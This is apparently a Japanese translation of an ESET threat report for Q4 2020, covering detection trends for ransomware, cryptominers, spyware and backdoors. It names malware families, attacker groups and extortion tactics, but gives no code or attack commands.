
バラマキ型のランサムウェアは減少の一途をたどる一方で、標的型攻撃を操るサイバー犯罪グループはさらに攻撃的になっており、大規模なグローバル企業を主な標的にしています。

第 4 四半期にはランサムウェアの検出数は 4% の小幅な減少となり、2020 年の四半期別比較では最小の減少幅となりました。ランサムウェア攻撃の増加がメディアで報道されるようになったこととは対照的に、このグラフで検出されたランサムウェアの多くは、電子メールキャンペーンによって大量に拡散されたものであり、標的型攻撃の数は非常に限られています。しかし、このような標的型のランサムウェア攻撃は増加傾向にあります。


ESET は、2020 年 11 月 1 日にイスラエルでのランサムウェア攻撃が急増していることを検出しました。公開されたデータによると、このインシデントは、マルウェアのオペレーターが標的のネットワークに Sodinokibi ランサムウェアを展開しようとしたために発生していました。

ランサムウェアのランキングのトップ 10 を見ていくと、Win/Filecoder.WannaCryptor が 42% で 1 位を維持していますが、第 3 四半期に 52% であったシェアと比較すると、その勢いは失われています。それまでの四半期と同様に、このランサムウェアの検出数が多いのは、発展途上国 市場の犯罪者によって拡散された有名な検体が原因となっています。

Win/Filecoder.STOP がランサムウェアランキングのトップ 10 で大きく順位を上げ、10% で 2 位になりました。第 3 四半期のシェアは 1.1% で 12 位でしたが、



2020 年のランサムウェアの検出動向、7 日間の移動平均線



2020 年第 4 四半期のランサムウェア検出率トップ 10（ランサムウェア検出数に占める割合）
左：グローバル、右：日本

第 1 四半期は 7.5%、第 2 四半期は 6.3% であり、このマルウェアファミリーが元々維持していた順位に戻っています。

Win/Filecoder.STOP が復活したことで、Win/Filecoder.Crysis は 4.9% で 3 位に後退しました。第 3 四半期と比較すると 1.6 パーセント低くなっています。Win/Filecoder.Sodinokibi は前四半期と同様の検出率を維持しており 4 位になりました。次は、Win/Filecoder.Phobos と Win/Filecoder.Buran であり両方共に 4.5% の検出率でした。

BURAN は知名度があるランサムウェアですが、今年初めてトップ 10 入りを果たしました。BURAN の検出数が増加したのは、主に米国、イタリア、スペインで 12 月 11 日と 12 日に配信された電子メールキャンペーンが原因です。

標的型ランサムウェア攻撃は、この第 4 四半期において最も危険なサイバー脅威の 1 つとなっています。一部の犯罪グループについては、盗み出したデータを削除し、二度と被害者を恐喝しないと約束していますが、それは信用できないことが**報告されています** [31]。


恐喝型ランサムウェアの代表的なグループである ***Maze ギャング*** [32]、第 4 四半期に活動を停止することを発表しました。このグループの最後の声明では、その理由は明らかにされませんでしたが、カルテル

があったことは否定しました。しかし、Maze は Ragnar など他のランサムウェアファミリーと同じ戦術を使用し、ディープウェブにあるリークサイト空間を Ragnar、SunCrypt、および LockBit に提供しています。Maze のオペレーターの一部は、2020 年第 3 四半期以降に登場した Egregor ランサムウェアファミリーに移動したと考えられています。

Maze がいなくなっても、他のランサムウェアグループは多数残っており、大規模なグローバル企業やヘルスケア企業など、機密情報を有している業界を標的にしています。最も攻撃的なグループの 1 つである Ruyk は、*第 3 四半期に米医療大手 UHS に対する攻撃* [34] を行った後も、新型コロナウイルスの感染拡大によって緊迫した状況下にある医療機関のシステムを*侵害し続けています* [33]。

ランサムウェア攻撃に関連する質問の中で最も多いのが、これらの犯罪グループの収入です。別の Sodinokibi（REvil）グループの代表者は、*第 4 四半期のインタビュー* [35] で、「サービスとしてのランサムウェア」モデルは過去 1 年間で 1 億ドルを稼いだと主張しています。これらの収入の多くは、アフィリエイトに請求している 20 ～ 30% の手数料からもたらされています。

第 4 四半期には、恐喝と威圧という手法の他に新たな戦術が加わりました。これは、被害を受けた組織のネットワークにある利用可能なすべてのプリンタに身代金の要求を印刷する*印刷爆弾（print bombing）と呼ばれる手法* [36] であり、増加する傾向にあります。また、身代金を支払わずバックアップからファイルを可能な限り復元しようとする対策に備えて、標的組織のスタッフに、*コールドコール* [37] を行い、圧力をかける方法も確認されています。



2020 年のランサムウェアの検出率

第 4 四半期に標的型ランサムウェア攻撃を受けた組織には、玩具メーカーのマテル社、イタリアのエネルギー企業エネル社、米国書店チェーンのバーンズ・アンド・ノーブル社、フランスのゲーム企業のユービーアイソフト、米国大手スーパーのケーマート、家庭電化製品ワールプール社が含まれます。

全体としては、標的型ではないスパムキャンペーンで拡散したランサムウェア攻撃の検出数は、第 1 四半期から第 4 四半期の減少率が 35% に達するなど、年間を通じて継続的に減少しています。今年の最も大きなピークは 5 月末に観測されましたが、これは *WannaPeace ランサムウェア*としても知られる MSIL/Filecoder.KV によって引き起こされました [38]。このキャンペーンを操るオペレーターは、過去に Cookie 使用の同意に関するソリューションをホストしていた Amazon AWS S3 バケットを悪意のあるペイロードに置き換えて悪用していました。

地理的には、これらの非標的型のキャンペーンはロシア（7%）が最も多く、次いでトルコ（5.1%）、南アフリカ（4.8%）、台湾（4.3%）、インドネシア（4.2%）となっています。

傾向と展望

2020 年には、被害者のデータを盗み、それを外部に公開すると脅す「晒し（ドキシング）」の手法を組み合わせた標的型ランサムウェア攻撃が増加しました。2020 年の初めにはまだ一握りのサイバー犯罪グループしかこの手法を利用していませんでしたが、Maze が採用したこの手法は、その後数ヶ月で急速に広がりました。また、新たな攻撃者が参入したことで、DDoS 攻撃や印刷爆弾、コールドコールなどの新しい戦術も登場し、身代金の支払を強要する方法が激化しています。

DoppelPaymer や Maze などのいくつかのランサムウェアグループは、新型コロナウイルスのパンデミックの間、緊急医療サービスや医療施設を攻撃対象としないことを約束しました。しかし、他のグループはそのような約束をしませんでした。特に、Ryuk を操るグループは医療施設を執拗に攻撃し続けています。ランサムウェア攻撃は現実の環境にも影響をもたらしています。2020 年には初めてランサムウェア攻撃による死者が発生しました。

NAS デバイスへの攻撃では、ECh0raix が常に最も多く検出されたランサムウェアとなりました。

ランサムウェアグループは 2020 年には要求する身代金を吊り上げ、さらに攻撃的になり、被害者を恐喝する新たな方法を追加しています。これらの傾向の多くは 2021 年も続くでしょう。ビットコインの価値が今後も上昇すれば、高度なスキルを持たない攻撃者でも、ランサムウェアを利用する犯罪行為に加担することが多くなることが予測されます。

2021 年は、これまでランサムウェア界のボスとして君臨してきた「Maze の後釜に今後誰がつくのか」という問いへの答えも明らかになるでしょう。それは、既存のグループかもしれませんし、新たな参入者かもしれません。また、他のグループの旧メンバーから新たに構成されるグループになる可能性もあります。

ESET シニア検出エンジニア、Igor Kabina

クリプトマイナー

ビットコイン価格の急騰を受けて、クリプトマイナーは 2018 年以降では初めて四半期別での増加を記録しました。

クリプトマイナーの検出数は、2018 年 10 月以降減少していましたが、第 4 四半期には 4% 上昇しました。2020 年前半は、ビットコインが暴落したこともあり、2018 年以降に見られた減少傾向が継続すると予測されました。しかし、第 3 四半期には減少傾向が止まり、第 4 四半期にはクリプトマイナーの検出数がわずかに増加に転じました。


クリプトマイナーの検出率が上昇したのは、主に第 4 四半期にビットコインをはじめとする仮想通貨の価格が大幅に上昇したことに起因していると考えられます。ビットコインは、史上最高値を更新しつづけ、2020 年 12 月 31 日に *1 BTC あたり 29,000 ドル*以上で取引され [39]、この 1 年を締めくくりました。さらに、2020 年には仮想通貨で支払いを要求する標的型のランサムウェア攻撃の割合が増加しました。被害者は通常、先に仮想通貨を購入しなければならないことから、その価格に影響を与えています。

ブルームバーグ [40] は、ビットコインの急上昇は、金融機関が仮想通貨をサービスに取り入れ始めたことによると説明しています。PayPal は、ビットコインなどの仮想通貨での支払いを可能にすることを*発表し* [41]、*Visa は BlockFi と提携し* [42]、ビットコインで報酬を提供するクレジットカードを提供することを発表しました 。


第 4 四半期には、ビットコインの価格上昇に伴ってクリプトマイニングが再び活況を呈し、望ましくないアプリケーション（PUA）として検出されるクリプトマイナーがわずかに増加しました。第 3 四半期の比較では、トロイの木馬型のクリプトマイナーを上回り、PUA とトロイの木馬の比率は 52% 対 48% となりました。PUA のクリプトマイナーの中では、JS/CoinMiner が引き続き最も多く検出されており、58% に上昇しました。

JS/CoinMiner PUA の検出が増加したことは、ブラウザ内のクリプトマイナーとデスクトップ型クリプトマイナーの比率にも影響を与えています。前四半期では 21% 対 79% であった比率は、27% 対 73% に変化しました。

第 4 四半期に最も検出された JS/CoinMiner の亜種は、JS/CoinMiner.AH でした。これは、CoinHive スクリプトに関連しており、2 年前から検出されているクリプトマイナーです。しかし、CoinImp という名前の CoinHive のアーキテクチャを使用するスクリプトである新しい亜種が登場しました。これは、JS/CoinMiner.FZ として検出されており、JS/CoinMiner 全体の検出率が約 25% 上昇した一因となりました。このスクリプトは、オンラインストリーミングの Web サイトやインターネットフォーラムなど、ユーザーが長時間滞在する Web ページに仕込まれることが多くあります。



2020 年のクリプトマイナーの検出動向、7 日間の移動平均線




2020 年第 4 四半期のクリプトマイナー検出数におけるトロイの木馬と PUA、およびブラウザ内のクリプトマイナーとデスクトップ型クリプトマイナーの比率


ビットコインは代表的な仮想通貨ですが、第 4 四半期に大きな成長を遂げたのはビットコインだけではありません。たとえば、***Ethereum*** [43] と ***Monero*** [44] はともに第 4 四半期に年初来高値を更新しています。これのような時流の中で、12 月には Windows や Linux のサーバーを Monero マイナーに変える*新しいワーム* [45] が登場しました。このワームは、強度の低いパスワードを使用しておりインターネットに接続しているサービスにブルートフォース攻撃を仕掛けることで、他のシステムへと拡散します。

もしも、クリプトマイナーがセキュリティに対するそれほど深刻な脅威にならないと考えているのであれば、それは誤りであり、その脅威を決して過小評価すべきではありません。被害者のハードウェアの処理能力を低下させるだけでなく、別の悪意のある活動を隠ぺいするために使用される場合もあります。第 4 四半期に、マイクロソフトは、フランスとベトナムの民間企業と政府機関に対する BISMUTH APT グループの攻撃についての*調査結果* [46] を発表しましたが、その中で、サイバー犯罪グループが最初にクリプトマイナーを展開した後に、認証情報の窃取を中心に実施していたことが明らかになりました。

2020 年にクリプトマイニング活動で最も多かったのはタイであり、ESET のテレメトリの全検出件数の 17.9% を記録しました。上位の 2 位と 3 位に入ったのは、ペルー（10.1%）とエクアドル（5.1%）であり、中南米諸国が占めています。



2020 年のクリプトマイナーの検出率



2020 年のビットコイン、Monero、および Ethereum の為替レートの変動

傾向と展望

暗号通貨の価格が上昇するにつれて、クリプトマイニングの収益性も高まっており、クリプトマイナーの検出数に影響を与えています。攻撃者は、クリプトマイナーを被害者のコンピュータに秘密裏にインストールし、マイニングで必要となる高価なハードウェアを購入せずに利益を生み出すことが可能になります。ESET は、また、仮想通貨ウォレットを盗むことができるように、いくつかのパスワード窃取ツール、バンキングマルウェア、スパイウェアの機能がクリプトマイナーに追加されていることも確認しています。さらに、BISMUTH の攻撃で見られたように、クリプトマイニングは高度な技術を有するサイバー犯罪グループによっても利用されています。全体的には、悪意のあるクリプトマイニングの活動は最盛期を過ぎていると思われますが、仮想通貨の価格が上昇しているこの状態が続く限り、クリプトマイマイニングの検出数は高止まりすると予想されます。

ESET 自動脅威検知および機械学習担当責任者、Juraj Jánošík

ビットコインの価値が上昇し、金融機関による仮想通貨の利用が進んでいますが、ビットコインの価格と標的型ランサムウェア攻撃の増加にも関係があります。攻撃者は、被害者が持っていない仮想通貨で身代金を支払うように要求することが多くあります。したがって、犠牲者は仮想通貨を購入せざるを得なくなり、それが仮想通貨の価格を押し上げる要因になっています。つまり、ランサムウェア攻撃が成功すればするほど、仮想通貨の価格も高くなっています。現在でもランサムウェア攻撃は非常に多く実行されていることから、この現象は今後も続くと予想されます。

ESET シニア検出エンジニア、Igor Kabina

スパイウェアとバックドア


全体的なスパイウェアとバックドアの検出数は減少傾向にありますが、パスワード窃取ツールの Fareit と PHP Webshell バックドアの検出は横這いになっています。この第 4 四半期に発生したサプライチェーン攻撃が大きな影響をもたらしています。

ESET のテレメトリでは、スパイウェアとバックドアの両方が 9 月と 10 月に活動のピークを記録しましたが、全体では、2020 年第 4 四半期に各カテゴリの検出数はそれぞれ約 23% と 20% 減少しました。


トップ 10 の順位は若干の変動し、新しいスパイウェアやバックドアもありましたが、第 4 四半期に入ってもほぼ横ばいでした。Win/HoudRat は、高度な侵入手法を使用して拡散する仕組みがあることや、発展途上国市場におけるサイバー攻撃への対策が不十分であることから、前四半期と同様に非常に多く検出されています。

パスワード窃取ツールである Win/PSW.Fareit（別名 Pony）は広く拡散しており、スパイウェアカテゴリが全体的に減少しているのにもかかわらず、四半期別の比較で総検出数がわずかに減少しただけで、2 位を維持しています。Fareit は、主に悪意のあるスパムによって配信されており、2020 年 11 月末にその検出数はピークに達しています。ESET のテレメトリは、発送や宅配関連を装った電子メールによって Fareit を配信する攻撃キャンペーンをトルコで検出しています。


バックドアの統計では、PHP/WebShell の検出数が四半期ごとに増加していましたが、2020 年に初めて 1 位になりました。この検出名から分かるように、これは一般的に利用されているサーバサイドスクリプト言語である PHP で記述されたマルウェアです。攻撃者はこのマルウェアを Web サーバーにアップロードして、その機能にリモートからアクセスできます。攻撃者は通常、これらのマルウェアを、脆弱性のある Web アプリケーションやセキュリティ対策が不十分な Web アプリケーションから Web サーバーに忍び込ませ、データや認証情報の窃取、別のマルウェアの配信、別の脆弱性のスキャンなどの悪意のある活動を行います。



2020 年のスパイウェアとバックドアの検出傾向、7 日間の移動平均線



